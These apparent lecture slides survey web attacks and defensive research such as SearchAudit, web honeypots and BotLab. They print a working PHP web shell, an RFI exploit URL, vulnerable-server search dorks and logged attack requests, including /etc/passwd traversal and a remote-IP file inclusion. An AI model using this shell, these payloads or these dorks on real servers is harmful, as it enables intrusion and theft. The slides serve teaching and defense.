### Malice on the Internet A Peek into Today's Security Attacks

Arvind Krishnamurthy

## Bit of History: Morris Worm

- Worm was released in 1988 by Robert Morris
  - Graduate student at Cornell, son of NSA scientist
- Worm was intended to propagate slowly and harmlessly measure the size of the Internet
- Due to a coding error, it created new copies as fast as it could and overloaded infected machines
- \$10-100M worth of damage
  - Convicted under Computer Fraud and Abuse Act, sentenced to 3 years of probabation
  - Now an EECS professor at MIT

### Morris Worm and Buffer Overflow

- One of the worm's propagation techniques was a buffer overflow attack against a vulnerable version of fingerd on VAX systems
  - By sending a special string to the finger daemon, worm caused it to execute code creating a new worm copy
  - Unable to determine remote OS version, worm also attacked fingerd on Suns running BSD, causing them to crash (instead of spawning a new copy)

#### Buffer Overflow Attacks Over Time

- Used to be a very common cause of Internet attacks
  - 50% of advisories from CERT in 1998
- Morris worm (1988): overflow in fingerd
  - 6,000 machines infected
- CodeRed (2001): overflow in MS-IIS server
  - 300,000 machines infected in 14 hours
- SQL Slammer (2003): overflow in MS-SQL server
  - 75,000 machines infected in 10 minutes
- Question: how effective are buffer overflow attacks today?

# Today's Security Landscape

• How are today's attacks executed?

• How can we defend against them?

• What are the economic incentives?

### **Economic Incentives**


- Phishing
- Steal personal information
- Click Fraud
- DDoS (distributed denial of service)
- Compromise machines to perform all of the above

# Example I

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Account in: Enter Online ID:	Select Location (6 - 32 characters) Save this Onli Sign In Reset passcode Forgot or need hel	ne ID (How d	oes this wo	ened your ad	coount)	Not using Online Bar Enroll now for Online Banking > Learn more about Online Banking Service Agreement	32
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## Example 2



#### Compromising website that downloads malware

# Typical Timeline

Search for vulnerable webservers

Compromise webserver

Host phishing/malware page

Propagate link to potential victims

Compromised machine joins a Botnet

# **Devising Defenses**

- Comprehensive defense is necessary
- Measure and understand
- Learn from attacker's actions
- Infiltration is an effective technique

# Typical Timeline

Search for vulnerable webservers

Compromise webserver

Host phishing/malware page

Propagate link to potential victims

Compromised machine joins a Botnet

# Typical Timeline

- Step I: Compromise a popular webserver
  - Target popular webservers because they are likely to attract more web traffic
  - How does the attacker find a server to compromise?

#### The dark side of Search Engines

- Poorly configured servers may expose sensitive information
- Attackers can craft malicious queries

"index of /etc"

• Find misconfigured or vulnerable servers

DatalifeEngine 8.2 Remote File Inclusion Vulnerability

<<->> search term : Powered By DataLife Engine <<->> Exploit ::

>>> www.site/path /engine/api/api.class.php?dle\_config\_api=[shell.txt?]

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		search te	erm	Powere	d By	DataLife	Engine	

>>> www.site/path /engine/api/api.class.php?dle\_config\_api=[shell.txt?]

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>>> www.site/path /engine/api/api.class.php?dle\_config\_api=[shell.txt?]

#### "Powered by DataLife Engine"

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	+++++++ Exploit ++++++++++++++++++++++++++++++++++++	+++++
	m : Powered By DataLife Engine	
<->> Exploit ::		
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ALL RESULTS	ALL RESULTS	11-20 of 602,000 results · Advanced
	Datalife Engine English v8.2 (By: DLECMS.Co	
SEARCH HISTORY	Copyright © 2006-2009 By DLECMS Team, All Rights Re Engine Logo 88x31 : Logo 88x31 : Logo 88x31	eserved. System Powered By: Datalife
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Clear all   Turn off	Copyright © 2004-2009 SoftNews Media Group All Rights 2009. Design By SalaR	Reserved. Powered by DataLife Engine ©
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6rbarb.net · Cached page · Mark as spam

### Defense: "Search Engine Audits"

- Identify malicious queries issued by an attacker
  - can filter results for such queries
- Study and gain insights
  - follow attackers trail and understand objectives
  - detect attacks earlier

#### Our dataset

- Bing search logs for 3 months
- I.2 TB of data
- Billions of queries

#### SearchAudit: the approach

- Two stages: Identification & Investigation
- Identification
  - Start with a few known malicious queries (seed set)
  - 2. Expand the seed set
  - 3. Generalize
- Investigation
  - Analyze identified queries to learn more about attacks



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Seed queries Seed queries Seed queries

 Hackers post such malicious queries in underground forums



#### [ highlighted ]

-::DATE	-::DESCRIPTION	-::HITS			-::AUTHOR
2009-09-14	Oracle Secure Backup Server 10.3.0.1.0 Auth Bypass/RCI Exploit	1435	R	D	ikki
2009-09-11	IBM AIX 5.6/6.1 _LIB_INIT_DBG Arbitrary File Overwrite via Libc Debug	2480	R	D	Marco Ivaldi
2009-09-11	FreeRadius < 1.1.8 Remote Packet of Death Exploit (CVE-2009-3111)	2237	R	D	Matthew Gillespie
2009-09-10	Enlightenment - Linux Null PTR Dereference Exploit Framework	3375	R	D	spender
2009-09-09	Pidgin MSN <= 2.5.8 Remote Code Execution Exploit	7599	R	D	Plerre Nogues
2009-09-09	Linux Kernel 2.4/2.6 sock_sendpage() Local Root Exploit [2]	5119	R	D	Ramon Valle

#### [ remote ]

-::DATE	-::DESCRIPTION	-::HITS			-::AUTHOR
2009-09-14	Mozilla Firefox 2.0.0.16 UTF-8 URL Remote Buffer Overflow Exploit	1291	R	D	dmc
2009-09-14	IPSwitch IMAP Server <= 9.20 Remote Buffer Overflow Exploit	564	R	D	dmc
2009-09-14	Techlogica HTTP Server 1.03 Arbitrary File Disclosure Exploit	387	R	D	ThE g0bLIN
2009-09-14	Oracle Secure Backup Server 10.3.0.1.0 Auth Bypass/RCI Exploit	1435	R	D	ikki
2009-09-11	Mozilla Firefox < 3.0.14 Multiplatform RCE via pkcs11.addmodule	4599	R	D	Dan Kaminsky
2009-09-11	Kolibri+ Web Server 2 Remote Arbitrary Source Code Disclosure #2	994	R	D	Dr_IDE


Seed queries Seed queries Seed queries

 Hackers post such malicious queries in underground forums


 We crawl these forums to find such posts

 We used 500 seed queries posted between May '06 - August '09

#### Seed set expansion



#### Seed set expansion




Seed set is small and incomplete To expand the small seed set:

- I. Find exact query match from search logs
- 2. Find IPs which performed these malicious queries
- 3. Mark other queries from these IPs as suspect

### Generalize the queries

results





#### Generalize the queries

Exact queries are too specific at times
Problem if queries are modified slightly
Solution: Regular Expressions
captures the structure of the query
match similar queries in the future

Seed queries

Unique Queries 122 IPs 174







### Looping back

- We now have a larger set of malicious queries
- These can be fed back to SearchAudit as a new set of seeds

#### Architecture





Total pageviews : 9M+

# Typical Timeline

Search for vulnerable webservers



Host phishing/malware page

Propagate link to potential victims

Compromised machine joins a Botnet

## An Example

- OSCommerce is a web software for managing shopping carts
- Compromise is simple: just upload a file!
  - If <u>http://www.example.com/store</u> is the site, upload a file by issuing a post on:

http://www.example.com/store/admin/file\_manager.php/ login.php?action=processuploads

- Post argument provides the file to be uploaded
- Uploaded file is typically a graphical command interpreter

### **Command Module**

User: 99 Php: 5 Hdd: 45									Hindows-1251 : Server IP: 216.108.239.153 Client IP: 67.188.94.229	
[ Sec. 1	nfo] [Fi	iles ] [	Console ]	[Sql]	[Php]	[ Safe mode ]	[ String tools ]	[ Bruteforce ]	[ Network ]	[ Self remove ]
File m	anager									
Name				Size	Modify		Owner/Gro	up	Permissions	Actions
-1-1				dir	2010-06	-24 01:15:53	3447405/9	9	drwxr-x	RT
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 Allows hacker to navigate through the file system, upload new files, perform brute force password cracking, open a network port, etc.

## Uploaded PHP Script

```
<?php
 2
  $e=@$ POST['e'];
 3
   $s=@$ POST['s'];
   if($e) {
 4
 5
       eval($e);
 6
 7
  if($s) {
 8
       system($s);
 9
10
   if($ FILES['f']['name']!='') {
11
       move_uploaded_file($_FILES['f']['tmp_name'],$_FILES['f']['name']);
12
13
  2>
```

# Web Honeypots


- First goal is to understand what techniques are being used to compromise
- Setup web honeypots that appear attractive to attackers
- Log all interactions with attackers


## Options

- Install popular vulnerable software
- Create front pages that appear to be running vulnerable software
- Proxy requests to website running vulnerable software


#### Issues:

- Manual overhead in installing specific packages
- High interaction vs. low interaction honeypots






• Step I: obtain malicious queries from SearchAudit




 Step 2: search Bing/Google to obtain front pages of the corresponding vulnerable software


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• Step 3: obtain sample pages, automatically generate new pages based on this content




 Step 4: populate search engines with honeypot pages



#### • Steps 5-7: interact with hacker

### Results

- Automatically generated 96 honeypot pages and manually installed 4 software packages
- Many pages saw 1000s of attack visits



### Typical Attacks

Category	Description	Example	Traffic (%)
ADMIN	Find administrator console	GET,POST /store/admin/login.php	1.00
COMMENT	Post spam in comment or forum	POST /forum/reply.php?do=newreply&t=12	
FILE	Access files on filesystem	GET /cgi-bin/img.pl?f=/etc/passwd	43.57
INSTALL	Access software install script	GET /phpmyadmin/scripts/setup.php	12.47
PASSWD	Brute-force password attack	GET joomla/admin/?uppass=superman1	2.68
PROXY	Check for open proxy	GET http://www.wantsfly.com/prx2.php	0.40
RFI	Look for remote file inclusion (RFI) vulnerabilities	GET /ec.php?l=http://213.41.16.24/t/c.in	10.94
SQLI	Look for SQL injection vulnerabilities	GET /index.php?option=c'	1.40
XMLRPC	Look for the presence of a certain xmlrpc script	GET /blog/xmlrpc.php	18.97
XSS	Check for cross-site-scripting (XSS)	GET /index.html?umf= <script>foo</script>	0.19
OTHER	Everything else		8.40

# Typical Timeline

Search for vulnerable webservers

Compromise webserver

Host phishing/malware page

Propagate link to potential victims

Compromised machine joins a Botnet

# Propagate Links

- Users are presented links in settings that they trust:
  - Send spam emails
  - Spam forums and IMs
  - Trick search engines into presenting these links with search results. Typically referred to as Search Engine Optimization (SEO)

#### • This is called *social engineering*.

# Search Engine Optimization



### **SEO Process**

- On compromised servers:
  - Publish pages containing Google Trends keywords
  - Page content itself generated from Google results
- Compromised servers all link to each other to boost page rank
- Page presented to search engine is different from what is presented to the user (called cloaking)
  - Search engine sees non-malicious page
  - User access redirects to a page serving malware

#### Defense?

Question: thoughts on how to defend against SEO techniques?

# Typical Timeline

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### Botnets still a mystery...


- Increasing awareness, but there is a dearth of hard facts especially in real-time
  - Meager network-wide cumulative statistics
  - Sparse information regarding individual botnets
  - Most analysis is post-hoc

#### BotLab Goals


To build a *botnet monitoring platform* that can track the activities of the *most significant spamming botnets* currently operating in *real-time* 

## BotLab Design

- Attribution: run actual binaries and monitor behavior without causing harm
- Active as opposed to passive collection of binaries
- Correlate incoming spam with outgoing spam

